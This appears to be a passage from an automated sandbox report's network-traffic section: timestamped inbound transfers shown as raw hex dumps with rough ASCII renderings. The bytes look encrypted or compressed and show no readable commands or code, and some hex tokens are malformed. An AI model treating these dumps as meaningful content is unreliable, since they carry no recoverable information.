06 6b 73 bf 39 fb 73 76 f6 e6 e6 9c 8a 47 8a ef c4 a5 26 b7 11 00 0f 24 a6 d1 cb b0 3d bc 03 80 96 b2 06 0f e3 f8 02 92 b5 32 16 b0 90 b3 72 27 c3 1c af 25 74 9e a5 60 a9 25 8c 5b db a2 a3 3d 9f 55 63 bf 36 8f bb 00 a7 62 51 Data Ascii: w'QQ%CX7DIUx([G_]D9C] y7;]B s6Wxn50QA(v{nK(3:h^vID_4;])<#y(n:0mg!K)Hmks9svG&\$=2r*%t[=Uc6bQ
2021-10-14 02:35:37 UTC	157	IN	Data Raw: 29 ae 10 e4 da 97 56 ba 91 76 17 1c 83 6e f0 31 3f 77 1b c1 5d 53 1f 04 3e e9 1f 98 9c a1 26 ca 9c 14 ad fa f1 59 b3 25 2f 9f eb 12 31 49 46 0d 38 b1 cf c4 b6 22 41 09 0c b7 be 82 07 a5 f1 9f 9f 09 51 21 dd fb ea ea 7b 87 a9 0c 34 49 a2 1e e9 21 ce 6c c8 d2 14 f5 bd b6 aa 7f bd 33 dc 90 8d 81 cf 7b 02 09 93 52 80 9a 1a df 7c c6 41 8c 33 f7 f7 28 ba db fe fe 58 05 69 4b 97 4b 15 31 f4 66 91 bd 28 e2 ce dd 42 c2 e2 23 a3 9e 8e 46 c3 01 53 02 87 15 2c 4f 60 0b 72 2b 26 60 68 25 ae 66 d7 bc 63 11 8d 33 17 0f ae 0d 4f 53 96 eb 40 9a 09 f1 f5 93 d9 20 54 35 33 94 c5 a5 8e ee dc f0 ae 3c 0c a5 65 55 61 7a 2c 9c 45 a9 c4 f3 e9 47 53 9a 85 c2 36 67 1c d2 67 ae 04 6a fa 85 49 04 c7 74 0b 75 d3 1d dd 0b 35 e8 5a 84 c0 a6 ad 94 da 31 37 71 25 67 5b 29 95 59 b2 41 Data Ascii: j)Vvn1?w]S>&Y%1f8"AQ![4!l3[R])A3(XiKK1f(B#FS,O' r+&'h%fc3OS@ T53<eUaz,EGS6ggiltu5Z17q%g])YA
2021-10-14 02:35:37 UTC	158	IN	Data Raw: 6e 3d 6b 11 be e0 7c 51 49 9b 98 5f 3e 66 82 a9 1f c2 78 47 bc be fb db c0 08 d7 1a 5f d3 68 9c c4 51 48 47 34 3b 08 ac 10 b6 67 d6 1b 30 27 c3 17 97 9b 5f 0b 84 0b 87 36 f6 76 21 b5 63 f0 3f f7 59 e4 96 2b cd 2e 83 e5 cf de 0e 6c 1d fa c3 bb 43 39 fc 40 fc 69 a4 9f a4 cc c0 11 97 4b cb fd 51 4b 4e 3b 50 86 4c 10 d0 6f e7 75 ea f8 c2 da 52 30 18 c6 51 e0 91 9a a2 1f 1d fb fa 24 8e 87 0c 23 88 ac 98 67 23 aa 1a 8b 07 2b ed f8 39 e2 58 c5 1a 8c e8 d3 6f c1 03 0b de 0d 9a e9 66 97 24 1e 50 63 d2 e2 7d 8a d8 98 36 50 c0 61 f5 b6 75 b9 ff 38 66 8a 8e 59 98 c4 5e 19 4f f3 d7 64 52 a7 ea 3b 0c 82 a0 84 e5 ba 7e 9b b4 c3 77 fc 6e 73 05 f5 2a a5 77 92 83 f1 25 e6 e0 67 7d f8 51 7d fd e4 59 0c 7f f4 87 27 c8 92 4a 6c de ff 72 2a 46 ba 91 a5 c8 76 ec 60 b8 9f 85 Data Ascii: n=k[QI_>fxG_hQHGA;g0'_6v!c?Y+>.lC9@iKQKN;PLouR0NQ\$#g#+9Xof\$Pc]6Pau8fY^OdR;~wns~w%g]Q}NY'J lI*Fv`
2021-10-14 02:35:37 UTC	159	IN	Data Raw: 36 df 53 b6 ce ee cb a3 25 54 47 a0 7c b6 43 dd 4b 80 2f d1 0f ea 55 9f 9e 74 e6 c2 fe e8 44 51 5d 67 b3 1a 3a 31 ec 6a af 8b 06 d3 f0 ce 5d e8 cb 08 ea 4e b0 97 16 d4 96 d2 24 98 b6 8c 82 f8 b8 ce ac a9 bc fa 71 a4 69 7c b6 d3 54 e0 e6 e5 47 ef b2 87 7d 2d 91 58 ef 17 1f 7f 27 c2 b4 d7 37 c5 f7 84 a5 b1 f6 e3 bb 20 3f 84 36 12 5d 14 27 aa 32 cc b7 8f a3 04 20 b6 b2 ef 61 0a 50 9d 64 b1 07 64 aa eb 2d 27 f4 0a 49 2e 89 39 f0 25 7c 97 22 fe c9 9b c3 c7 9a 6b 1e 07 53 0d 30 7d a5 6c 9f 23 e8 f3 56 5f 61 c4 3d 9b c6 65 a9 88 ad 8c d3 f0 90 4b 3c c3 42 e2 ac f4 58 2f a8 fa 9f e3 92 d0 50 e7 f2 25 fd c9 fa 14 a6 6b 33 53 43 5a ba 0a cd 5c 34 4a 3c f1 44 b4 1a 68 5b 6f 32 dd 0f 8e a3 4e c8 df 19 11 2c 3e ae 0 29 39 9b 6a f9 61 30 cf 8a d4 96 9d 12 4b 91 6d 82 e3 Data Ascii: 6S%TG[CK/UtdQ]g:1j]\$qllTG]-X'7 ?6]'2 aPdd-'l.9% "kS0])#V_a=eK<BX/P%k3SCZl4J<Dh[o2N,>)9ja0Km
2021-10-14 02:35:37 UTC	160	IN	Data Raw: e5 38 ad 6b fd d0 02 1c 6d 5b 51 9b 77 15 1e 6e ef 49 f2 e9 dd e5 41 27 19 7d d2 43 fd 4c 4c 4e e1 c4 09 12 ec 17 56 c5 c8 42 56 7a 90 d1 53 ed 69 e7 ee 13 17 ed 0e bc 37 ed 51 05 24 a3 3f f6 bd 34 97 61 3a b5 04 ce 00 4d 5b f1 d2 42 a8 b1 84 02 54 f3 50 cf f5 03 e0 e3 1e 5a 86 f4 15 d2 bd 28 7b 22 9c 84 15 34 fb bd 53 4a dd e8 d2 a3 ef 34 c4 da b8 05 9f 1d 2f 51 a9 4a ef 0a d9 c7 9a 4b 95 fb 01 12 a4 03 60 d6 60 67 27 7a d0 a7 0d c1 a1 61 31 b5 94 13 41 5c d5 b4 b2 0f ae 00 a8 69 4d 57 2b c2 2f 59 e6 bd 27 52 3d 4d 05 dd 3d 85 01 e1 24 3f cc 3c 77 00 66 0e ed b0 e3 df 29 35 e3 36 ce d2 89 4e eb e7 0f 78 4d 50 18 e5 90 19 dd b7 09 e5 40 28 99 50 2d 6c c3 a4 ff c3 14 1f ed 75 4e 25 b1 33 87 bf 02 e0 af 30 67 08 92 44 46 f1 f0 6c 97 c1 a7 74 94 58 b3 d7 44 Data Ascii: 8km[QwnlA']CLLNVBvzSi7Q\$?4a:M[BTPZ2("4SJ4/QJK``g'za1AlIMW+/Y'R=M=?<wf)56NXP@-(P-IE!30gD FltXD
2021-10-14 02:35:37 UTC	162	IN	Data Raw: 22 06 f2 97 cc 8e 70 75 0e 39 64 10 4b 02 97 c5 5c fe da 94 a5 ee 5c d2 6d 4e 60 40 f3 fd 6b 78 27 aa ed b8 77 80 41 ff ff 4b 32 e4 e0 3b ea bf 23 92 17 d8 08 47 b1 11 c5 cc a5 e4 fe b5 46 1c 0f 58 1b 20 50 f0 34 df 7e 80 a9 28 16 30 8f 6d fb 8f 07 f7 f1 e5 e6 a3 9d d7 60 12 fe 73 ed a7 f2 25 75 cf 8d cd af c7 89 60 eb f2 3d f1 c1 f3 6b a5 58 13 63 76 6e 8a 03 c2 69 09 72 03 d9 58 aa 37 4c 50 5a d8 21 17 72 3f a7 13 1c d9 db ff fe 6 35 dc 9d 46 80 2c aa a6 3d 4b 38 6f 5f e3 af 41 87 6a 17 6f f6 44 a3 Data Ascii: "pu9dK\mN"@kx'wAK2;#GFX P4-(0m`s%u'=kXcvnrX7LPLr?5F,=K8o_AjoD
2021-10-14 02:35:37 UTC	162	IN	Data Raw: 5b f8 ae 99 53 cb 56 a0 af ee 0c 50 28 58 65 52 aa 8b 5c ea 40 d2 3c ce f9 c4 2b 35 32 57 c2 44 75 91 69 fc 2a af 30 72 a4 d5 8b c0 d3 1c 6f 37 58 90 89 19 c3 17 1d e3 7a fc 53 8e f3 59 30 07 d2 13 7e 4e 2c e9 6b 08 d0 17 2a 8d 72 d7 ca 9e 75 5a 93 30 40 2d 0b bb c9 eb b9 5c ea 18 5d 09 a7 0a 6e 3e 05 6c d0 ec 09 be d0 e5 27 de 9b 8b 1f 1f 5e 20 7f 29 4c e5 ae 21 10 0a df d4 2b 6f 2d c7 d3 47 8f 28 09 f7 5b 4c 51 61 ae 72 b4 fa 66 9a 2c 51 c2 c4 aa aa 80 29 a3 25 fd 51 98 9e bd 58 8d 22 15 c1 91 24 af 72 cc 25 b9 fa 3d 9f 28 d2 0c 9c 0b 60 df 27 c9 7e 61 07 02 ce b5 e2 33 1f 59 b2 dd 08 ae 41 b5 16 05 4d 33 27 e2 7c be 3d 05 e9 ba b0 c2 c3 0e dc 83 a3 ef 68 fb 4f 7e 47 5a cf b7 86 fe 6e f2 48 cf cd e6 5f 47 bb a6 47 e1 aa 7a 50 e8 c4 e1 12 47 c1 50 e0 Data Ascii: [SVP(XeRl@<+52WDui*0ro7XzSY0~-N,k*ruZ0@->)n> >^)> >+o-G([LQarf,Q)%QX`\$r%=(~>a3YAM3]=hO ~GZnH_GGzPGP
2021-10-14 02:35:37 UTC	163	IN	Data Raw: 3c fd b7 fa ad 0c 89 81 0f ce 73 cc 8d 2a 97 ee 76 3b 62 8c e3 47 bd 9c d0 1c ec 6b 71 14 ee 04 68 f9 b4 a3 11 c2 42 af 7e 30 88 93 56 2a 5f 40 57 98 16 f9 cf f1 51 95 8a 4c e0 aa fd 32 b3 42 30 99 76 5f 3b 3a 15 4a cb ec c0 8e db 43 74 5e 08 aa ff d6 b8 e4 de c6 ed 74 c8 7d 05 ad 9f d5 db e2 90 5c 41 02 c9 5b 91 20 f6 55 11 9b 8a d7 9c 89 b0 59 21 35 d9 92 1a af 56 76 13 04 43 7a 22 19 99 1e dc 7c 84 7b b5 0c 02 ff 13 aa f7 dc 7b 48 30 75 7a be a4 35 20 ca 79 9b 87 0d f5 ea c6 57 ca e0 85 b2 83 ab 3c 18 4a b0 e4 74 86 e1 36 bf d0 b4 47 ee 5d a8 e2 61 88 5e a2 92 47 5e 2e e3 d6 73 d1 99 63 45 58 98 71 ee f6 28 32 15 c2 b2 b0 f0 d2 12 4a 67 df 04 b8 5f c2 f6 8e ee 15 92 93 ce 47 e7 ef 56 57 6d 52 de ff 4a 14 8b c0 a3 f3 a2 72 cc bb 67 b8 dc c4 02 52 8b 81 Data Ascii: <s*v;bGkqhB~OV*_@WQL3B0v_::JCt^t})A[UY!5VvCz` {({H0uz5 yW<Jt6G]a^G^>.scExq(2Jg_GVWmRjrgR

Timestamp	kBytes transferred	Direction	Data
2021-10-14 02:35:37 UTC	164	IN	Data Raw: e8 e1 63 54 02 fa 24 7f c0 1d 35 e9 e5 2a 3f d9 a5 0b fb a3 a8 29 65 65 0f 5f 1a 6f 72 86 6a 3d 38 ee e5 3a 43 15 f8 c0 67 b0 bd 33 a2 de a4 9b ab 6f 76 63 23 b7 1e cf 2f 07 8a 0f 7b 78 55 f6 73 fb 2d 9d 49 63 da 81 d1 d6 cc 1c 41 c0 b1 c2 08 ca 42 1a 58 50 4b 3a ea 5a e8 80 bf d9 21 95 ba f2 3e 3a c9 30 c8 ed a7 51 30 ef 78 c4 49 9a 4a c4 27 b8 65 eb 34 b2 4e 25 3c 37 3d 54 51 4a 80 12 73 f9 63 fc 80 d7 c4 4c 33 06 9f cb d9 e7 6d 64 5c e1 7c 0c 0c e8 df 44 1f e7 d8 6d 56 ab f7 7a da 58 d7 fb 3c 34 2e 22 0f 00 d8 4c 24 1f 81 01 df ea 28 a2 83 05 07 34 5a de b5 87 a1 11 89 65 6e 42 39 81 b8 87 1f 25 e5 28 75 d0 97 5d 18 c6 ef 66 6a ae fe 5d 60 d5 22 00 42 88 aa 32 d6 3a fd 1e d6 0b 2e 4a 3a 79 ec e7 b2 50 54 3d 48 2a 3a 4b b7 6b 12 f2 ec 5e f8 c8 bc e7 43 Data Ascii: cT\$5*?)ee_orj=8:Cg3ovc#{xUs-lcABXPK:ZI>40Q0xIJ'e4N%<7= TQJscL3md\ DmVzX<4."L\$({4ZenB9%([u]fj)"B2:J;yPT=H*:Kk^C
2021-10-14 02:35:37 UTC	166	IN	Data Raw: 6e b0 a3 9e 9e 1f b2 58 f8 46 12 fb 6a e6 e0 f1 1e ea 91 3f cc a6 99 ab 70 b5 93 fc 81 86 a7 c2 85 1a 17 83 4f 9f e5 93 0d df 62 9f 7c a5 af c3 da 08 18 e3 74 d1 63 0a ff 74 15 32 07 3b bd 42 96 a4 24 ee 60 ed a5 c6 fe 30 ee ae 59 94 07 ff c5 c9 86 c7 ef 83 a0 c9 b9 d3 f2 a1 fe fc c2 a6 4f 5e a9 c9 4c e6 d7 7e d8 8a b9 50 04 99 5d fe 09 08 1a bf d2 1a da c0 3c 9d 50 cc 55 15 0d a5 c8 5e 56 c7 fb 6a af de 7c ed 01 89 7b 7d de cf 4a 8c 3d 9b e8 8c 46 2b 57 dc dc 71 0d 59 cf 12 dd 86 ec a6 dc 02 d6 90 6d 39 0b 1b 52 37 3d 02 a1 d5 da 87 c6 7e 85 30 f3 13 b8 05 49 da c3 f5 48 62 0b 7b e9 29 1a 2c 07 4a 72 3b dd 04 59 d7 45 13 46 3a ba 78 63 20 5a 13 69 de 4b 4c 9b 23 6b 61 af 25 c5 03 e4 f8 ec 58 03 e5 f1 c8 fe d7 d0 e4 36 f6 c6 bc 48 8a b9 d7 ea b4 87 da Data Ascii: nXFj?pOb tct2;B\$^OYO^L-P]z<PU^vJ {J}=F+WqYm9R7=~0Hb J,Jr;YEF:xc ZIKL#ka%X6H
2021-10-14 02:35:37 UTC	167	IN	Data Raw: 4b 2f e7 08 93 c3 67 f2 0b 6e 37 c3 7b a6 42 26 ee 78 53 31 d1 ac c2 a9 2e 6f a1 36 b3 8a b3 3d 24 46 57 80 dd 0f 2a 73 f8 63 6b ef 9f c6 4d 2e 12 4f d8 55 e7 6f a0 5d f2 e9 0b 0c 7f 4f 9f e1 e1 48 78 53 e0 f1 7c ce 15 d0 e8 23 35 f9 b5 9d 4b f0 5d 24 88 9e 5d dd ec 33 38 52 16 92 63 78 49 b4 af 15 44 09 71 69 6a c2 d7 a6 42 1c 0d c9 7e bd 80 75 29 90 b8 90 f4 87 d0 0b e0 1e e7 2b 6e de 37 5a 0b 12 63 49 53 f2 27 62 de 38 6c 5b ad 78 9b 6b 7c 19 2b 63 9b 3d 9e 10 ee 76 c9 9e d2 9d ee 92 cd 18 ab 8f 51 0c c8 a1 e3 9e d3 b6 ce 15 a9 39 95 29 a5 2e f9 46 cd 87 53 cc 5a d4 1e cd f3 cc 71 b6 40 cb 03 e3 c5 55 d9 7f d8 f1 17 9b b7 55 2d 06 f6 64 84 10 eb 3d f1 f2 f3 f2 94 7c db 4f 12 00 89 85 d4 70 dc 08 80 01 68 58 0f d2 0a 82 c8 20 9e 66 5a ae 97 47 20 be Data Ascii: K/gn7{B&xS1.o6=\$FW*sckM.OUoJ OHxS 5#KJ\$ 38Rcx DqijB~u)+n7Zc S'b8 xx +c=vQ9).FSZq@UU-d =OpHx fZG
2021-10-14 02:35:37 UTC	168	IN	Data Raw: a8 a0 68 39 bb 4e 5e 9a d2 5c 9e ea 50 73 dc 99 af 08 04 a8 77 ee 1d 09 ed 27 5e ba cc c1 8c 63 4c 67 48 14 1b 45 10 f7 41 c5 f0 ba dd 94 7e ec 01 7e 47 6d 4b cf 9e 58 19 8b 6a d0 46 b8 74 cc cf 70 9a c7 42 00 d3 87 ec 5c d1 12 54 91 7c e8 12 08 b7 3e 31 60 8c d8 d8 86 46 f7 9c 1d 66 13 53 5e 71 c9 c1 f4 48 af 9e 76 fa 08 8d 19 ed 4f 7c 3a dd a7 56 c4 c7 12 57 ae 0c 32 98 29 56 35 75 ce 49 4d 1b 48 74 68 26 22 3c 91 ee eb ee 0e 83 72 70 9b f6 a1 c7 f1 34 ac d4 ea c8 4e b8 84 74 e2 11 b0 12 5b 54 60 4d 92 67 7a db 22 14 17 5c 8d 71 8c c7 d0 54 09 f4 29 dc ba 72 46 e0 38 77 4d 2e 33 f4 68 eb 1a eb 88 c5 10 7c 14 b2 17 c7 cf 18 e5 03 c9 7b 84 b6 91 7b 7f 36 3b 53 02 02 db 25 c8 51 f9 6d 2b b2 34 b9 55 65 5c 7b 81 90 e6 6d ab 64 7b c8 19 96 c8 f1 99 28 30 Data Ascii: h9N^Psw^cLgHEA~~GmKXjFtpBIT>1'FfS^qHvO :VW2)V5ulMHth&"<rp4Nt[T^Mgz^lqT)rF8wM.3h {v6;S %Qm+4Ue {md {O
2021-10-14 02:35:37 UTC	169	IN	Data Raw: 9b 92 90 35 f8 de b3 9f 7b 37 9a 65 4b 42 ee 81 26 86 9d 25 74 08 aa c6 c1 52 20 c6 38 66 f5 af 7c 5d f1 f5 77 02 1d 87 92 32 09 3a 4f 1f 53 0b bf 6a 65 6f 8b e8 8a 50 42 aa fc 2b 1f 4b a1 63 89 f7 80 51 c0 c8 5e 7f fa ba c1 4e 3d 97 46 23 88 f8 46 40 e5 06 e2 43 09 03 80 09 1e 29 8d d3 ee 94 6b 02 da 43 3f 8b c9 92 e5 a5 35 82 0a b5 11 09 d8 39 f4 a7 96 d1 27 12 8e 5f 53 92 a5 cc c7 6b 71 39 f2 b4 2f 2b 48 27 35 46 01 49 54 89 d5 4e e8 05 4c db 1d 71 32 84 c8 b7 9f 54 5b a8 91 4b 65 a9 fd cc fe 64 9d d3 50 07 56 ff 73 31 b4 c4 9a a9 d0 b0 65 cf 2e c2 a0 31 ab c5 d4 e5 ca d9 3c d2 ab 0c 88 9a b9 d4 33 cf 76 13 ec fb 55 3b cc 8c 9a 40 b8 9c 93 04 e6 7d 86 16 ce 04 20 ca b2 a3 22 ca 4c 9f 1c 3b 9c 86 3b 19 59 40 78 ba 5d ca 8f f2 37 96 e6 70 c3 aa e0 36 fc Data Ascii: 5{7eKB&%tR 8f w2:OSjeoPB+KcQ^N=F#F@C)kc?59'_Skq9/+H'5FITNLq2T[KedPVs1e.1]3vU;@; "L;;Y@x J7p6
2021-10-14 02:35:37 UTC	171	IN	Data Raw: f7 8d 3d f1 01 b8 c1 7c c7 cd de 48 03 e5 76 eb 28 1a 0b 19 9c 40 39 cf 8d 56 24 ba 12 46 8e 9b 20 61 ea 5d ee 77 e4 49 a9 65 48 65 48 b1 30 c3 0e e7 e8 fc 24 83 ca f0 9a e0 81 50 e3 31 a0 e9 e9 da 64 b8 60 f5 e3 07 90 85 49 40 01 41 49 65 50 db 72 91 16 4a ad e6 9e d9 20 4d 23 ff 03 dc 92 f4 47 f6 18 e0 5f 0b 2e e3 bf ef 30 eb f0 43 11 6a 34 25 05 ed 02 09 32 23 bc 7b 9c b1 90 67 7f 22 2f 92 c5 16 d8 3b 82 51 f5 66 2a ed b2 ea bf b3 48 7c 78 2b da e6 6d b8 65 6a c8 23 86 2e 64 89 fc 50 59 5e 3c 08 13 55 9a 1a 62 ee 92 33 3c 6b df c7 02 6e 7b 9f 38 43 37 1b ba f5 a0 b8 60 e1 d9 40 06 fb 34 7f 35 f1 3f ef fb 38 b3 d9 7f 1d ff a2 a8 29 0c 71 b3 5d dc 6d ff 86 db 24 3b ee e5 3a 40 16 b2 c7 d0 aa 30 33 ee c5 a7 9a ab 6f bb 76 11 a3 cc cf a8 07 b3 14 78 79 55 Data Ascii: = Hv(@9V\$F a)wleHeH0\$P1d' l@AlePrJ M#G_.0Cj4%2#{g"/;Qf^H x+mej#.dPY^<Ub3<kn{8C7' @45?8)q m \$;:@03ovxyU
2021-10-14 02:35:37 UTC	172	IN	Data Raw: 01 89 2e f7 05 e4 54 51 d3 da 2b 5c 8a df 9a f1 a4 4f 0a 0c fc 44 db d8 a5 b7 a6 97 d1 b0 15 09 c0 55 52 85 1c c7 ce 32 38 f4 b4 b8 2c 43 65 35 55 a5 98 54 3d 96 4f ac 07 68 c9 06 fd 1a cd c9 fc 9f bc 1b a9 97 53 27 8a 04 52 d6 a4 9d 98 50 f3 16 fe 35 32 d0 c9 53 4c f8 f9 64 83 2e ea e7 30 ed c6 8e e8 6e 21 54 12 ab 04 88 ae fe d5 75 cc 1f 1e 2a 15 79 72 cd c1 9a 28 ff 9d 95 1c a4 5e 7f fa e2 c4 20 87 b2 d7 65 cb 0a 9c 78 36 55 c4 33 5f 5d 0e 78 12 1a cb c9 f1 6d 9b ca 20 cb 54 e1 78 fc c5 72 98 b4 45 73 0f 1b 30 5f a0 8c f2 dd ab 5f 55 40 99 f9 d0 40 78 9e 0b ea 3b 20 ab f4 b6 99 d5 1d e5 d0 2c 73 2c f8 2b e6 0c b5 54 e8 90 3f cb 9e d9 9d e9 b6 62 d3 a6 c1 a7 c2 71 19 02 89 f2 8a 79 8f 4f dd 0b da 51 a7 0c de dd 00 4b f0 22 cd 33 0a 2c 2d bf 2f 06 3b e7 Data Ascii: .TQ+^ODUR28,Ce5UT=OhS'RP52SLd.0lT@u*yr(^ ex6U3_xjm TxrEs0__U@x; ,s,+T?bqyOQK'3,-;
2021-10-14 02:35:37 UTC	173	IN	Data Raw: 45 09 63 28 60 b7 9a 46 fe 98 e1 4c 0b 3a f5 68 7c 1b 4c aa 2d 10 46 b0 24 16 ed c6 19 e5 b0 97 a5 a6 d8 91 1f f9 23 3c 92 0a 02 db be a9 bb db 1d 2b 51 34 eb ac b3 67 5c 7b ae f1 14 4f db 64 92 4e 22 95 2e f3 99 28 cf 72 7a 4f 6c 12 7b 1d 1b 71 ee 05 34 81 7b f2 d4 9a 0a 7a d3 bf 42 24 1b f0 f4 eb e0 6f d7 2a 24 07 5b b3 7e 26 1f 35 ef e0 68 bc e5 ec 7b fe 56 2f 28 1f 71 0f 5e 1f 2d f0 e5 38 4d 3a 22 6d 3b 53 16 f8 c1 7a 27 1b 20 d6 ae a6 22 21 6e a8 76 23 b6 17 d9 85 14 0b 7f 79 b5 de f7 49 f8 2d 8c 40 f6 6e 08 73 a6 ce 3c cd c1 50 d4 08 dc 5f 8d 9f f9 e9 4a e1 ef ca 80 28 d8 21 93 db b2 d6 27 47 40 c3 e4 2a 50 24 e8 78 a2 33 0f 84 57 88 c8 6e 8a b9 b3 8a 24 3c 31 5c 14 a5 59 0e 62 71 62 ee fd ee d4 c4 2a 2d 68 58 d8 57 97 6f ce d1 e0 eb 0d 0c ac 4d d0 Data Ascii: Ec(FL:hL-F\$#+Q4g {OdN".(rzO q4{zB\$o*\$ ~&5h[V/(q^&8M:"m;Sz' !Invy l-@ns<P_J('G@*P\$3Wn\$<1Ybqb *-hXWoM
2021-10-14 02:35:37 UTC	175	IN	Data Raw: 27 ea 3d c2 de 31 cd 1b 8f ee ee d6 5f d2 3c 0d d4 b0 c7 d4 e9 11 1e 18 22 f4 76 3b d8 8b c6 6a c6 9c 85 c2 a5 58 77 14 ed 04 b7 cb 60 a7 5c ca 46 42 79 30 5d 89 18 19 4d 47 aa be 23 ca 4c 2f 6c 9d c2 7f f7 b2 a8 13 7a 71 4b 99 00 67 73 09 13 4a 51 fe ca 98 ce 43 66 54 d4 47 f8 d6 48 fe 80 f5 7c 75 0a 54 cd b7 d1 0a 1c e3 d8 6f 51 02 6e 7a 31 20 8d 55 fc 70 3e cd 96 89 bf 71 22 33 ab 99 f9 a6 b2 91 18 04 81 4e 89 3f 9f 19 d3 6f e2 50 13 ec df db 08 81 f3 dc d8 65 72 53 15 be d3 e6 3a e1 6b 9b b7 25 79 c0 7e 7d a6 ff d0 49 84 ab 89 06 ee aa 75 75 04 c4 fe a5 4a 56 d0 f3 a1 a0 e6 61 af 49 74 91 b9 5c f0 12 d7 73 d7 99 ad 51 c0 a9 e9 fe 76 09 ae ca d5 b2 c7 c1 2a 3a db 66 d9 3f 70 45 8c 07 4a c6 fb ba 93 ce 6a eb 90 55 2c 6d 68 ec 4a 50 12 8b ec 95 04 9d 67 Data Ascii: '=1_<'v; Xw^fBy0 MG#L/lzqKgsJQCfTGH uToQnz1 Up>q"3N?oPerS:k%y-}luuJValtsQv^:f?pEjU,mhJPg

Timestamp	kBytes transferred	Direction	Data
2021-10-14 02:35:37 UTC	176	IN	Data Raw: 9c 9d 45 43 5c 19 f2 f2 f3 a2 dc e1 e9 54 e1 f9 49 7f b5 1d 3d 97 e9 f8 2a 0f d9 ae 0d 18 a0 d5 29 b1 73 0d 5f 07 61 43 86 49 3e dc ec 98 3a 9a 14 fa c0 7a b0 8c 33 f5 d7 40 98 d6 6f 4c 74 21 b7 17 cd 14 07 ad 0c 9f 7b 28 f6 b6 fa 2f 9d 40 61 f9 81 40 dd 28 1e 3c c0 4a d7 0a ca 5f 1a 08 50 19 39 07 59 95 80 1e db 23 95 c3 f0 65 34 20 25 25 ee da 51 75 eb 7a c4 30 98 13 c4 54 bb 88 e8 49 b2 e6 27 3e 37 44 56 16 4a 9f 07 97 fb 1e fc 69 d7 c6 4c 2e 06 de cb 70 e5 89 66 21 e1 48 0e 0e e8 4e 47 5e e7 bd 79 b2 a9 8e 7a 71 5c d5 fb 21 34 6f 22 c7 02 3c 4e 59 1f 44 15 dd ea 35 a2 c2 05 68 23 1e dc c8 87 ce 11 8b 65 6e 42 78 81 a3 85 fb 27 98 28 2f c3 95 d0 05 c6 ae 66 c0 b8 1a 5f 1d d5 cd 07 40 88 b7 32 9f 3a e0 1c 35 09 53 4a bb 6a ee e7 af 50 21 3d a3 3c d9 49 ca Data Ascii: EC\Tl7*)s_oCl>:z3@oLt!{((@a@(<J_P9Y#e4 %%Quz0TI">7DVJl.pfIHNG"yzql4c"<NYD5h#enBx(/jf_@2:5SjJPI=<l
2021-10-14 02:35:37 UTC	177	IN	Data Raw: e4 f9 2a 44 fc 96 f5 eb e2 20 6e 81 51 9b a8 1d fe d5 6d 47 02 f9 ed e6 28 f6 b3 ea ed 3f f3 9b 8b a9 71 b5 a4 d3 05 b5 40 c0 0c 19 5b 8c 4c 9f 3f 8b 88 dd 55 99 b6 a5 71 de 5b 05 83 e5 dc cc f4 0a 15 5a 58 2d 7b 3b 40 66 99 a6 25 ee 57 c0 37 dd 19 32 d5 85 69 84 04 ff aa e2 e2 da 07 b7 43 c0 c9 d1 17 ac a2 f0 61 bb d8 5e c4 c5 ba e6 83 6d 75 d9 9b bb 51 04 3e 77 54 0d ef 78 5b d4 9a c9 c3 3c 3a 4c f1 48 a5 0c a3 d6 8b 4b 8c f5 b8 85 ce 7e 7a 01 50 56 8b de b3 4a 3b 1c 89 ea 8d 46 2e 74 2f df 96 0f bb c2 8f d1 85 ec 5c d1 84 d4 f5 6a 2e 00 76 50 99 33 62 8c d8 d8 10 c6 a2 8f db f3 6f b8 87 73 cb c1 f4 48 39 1e 50 e3 ce 18 65 19 b5 7e 38 dd a7 56 52 47 bb 44 68 99 4e 61 32 55 37 75 ce 49 db 9b 5b 6f ae b3 5e c3 ac ed e9 ee 0e 83 e4 f0 4d e2 67 52 8d 31 f3 Data Ascii: *D nQmG(?q@[L?uqZX-;@f%W72iCa"uQ>wTx[<:LHK~zPVJ;F;.fj.vP3bosH9Pe~8VRGDhNa2U7ul[o"Mgr1
2021-10-14 02:35:37 UTC	178	IN	Data Raw: c6 07 1c ce d3 30 ad cf b1 b5 f7 b0 65 cf b8 c2 87 37 0b c4 f3 ee e2 c2 5b d2 ab 0c 1e 9a a4 e6 93 ce 62 18 0c e0 72 3b cc 8c 0c 40 f5 9a 73 1e d9 58 27 00 e9 04 20 ca 24 a3 b9 f8 ec 9e 05 30 2f 9d 1c 19 59 40 ee ba 26 cc 2f f3 10 9d 56 6b e4 aa e0 36 6a 71 37 ac 52 47 0e 09 a5 5e 55 e6 88 bd 4b 43 d5 55 a6 9b 84 d6 90 ea 94 f5 eb 74 b6 5f 15 b1 7f d7 60 e3 22 7b 45 02 f9 7b 70 24 6c 54 0e 92 42 cd 8a 9c ab 71 b5 32 45 92 9d a1 24 73 64 04 bf 5b 9d 3f 8b 1e 4b 63 51 51 41 0e a3 db 68 94 e7 dc cc 62 9c 58 27 b9 c9 04 46 e1 e9 8e a4 25 ee c1 56 57 20 fe d6 aa f8 ab 2d 13 fd aa e2 74 4c ee 53 a2 24 b6 ac f3 67 b5 f2 61 bb 4e c8 9a b3 5e 02 fc ab 73 f3 8c b9 51 04 a8 e1 ee f5 00 9c 24 a9 b2 cd d7 3e 3a 4c 67 de 14 cc 47 32 f4 36 c6 d7 ac 87 ce 7e ec 97 7e 66 Data Ascii: 0e7[br;@sX" \$0Y/@&/Vk6jq7RG^UKCRU_ ``"[E{p\$ITBq2E\$sdj?KcQQAhbX'F%VW -tLS\$gaN^s?Q\$>:LgG26~~f
2021-10-14 02:35:37 UTC	179	IN	Data Raw: 9f 1f 97 ce 78 32 a1 4f f7 c7 9a 7b ec 9f 87 62 c2 19 8d f2 b1 82 48 e1 09 55 91 fb 02 7a c0 1d 48 e9 9c 0a 9b d9 cf 0a 68 a2 78 0c f9 73 72 5f 81 4f d7 86 1b 3c ac ee 85 3f b5 14 85 c0 dd 90 18 33 d6 df 30 9a b4 42 4e 74 5e b7 de ed 80 07 0b 0e ef 79 df f3 af fa 50 9d ab 41 6d 81 50 d7 58 1c b9 f0 b6 d6 75 ca 52 3b 9c 50 ca 3b 77 5b 2a 85 ce da 5c 95 ed d1 f1 34 47 31 55 ec 85 60 c2 ea 05 c4 60 b9 87 c4 a9 b9 f8 ea d8 b7 6c 26 41 37 36 77 82 4a 0e 13 e7 f9 2f cd 08 d6 b9 4c ba 27 4a cb 57 e6 f9 64 7b e7 0d 0f 71 e8 f8 66 ca e7 48 6c c2 ab d2 48 28 5d aa fb f6 15 fb 22 9c 01 4c 4c 75 19 79 14 a2 ea cc 83 56 05 90 35 6e de 11 b5 df 10 f4 65 75 60 ec 81 26 86 8b 25 9e 2e db c5 ea 5d 38 e4 3a 66 f5 af 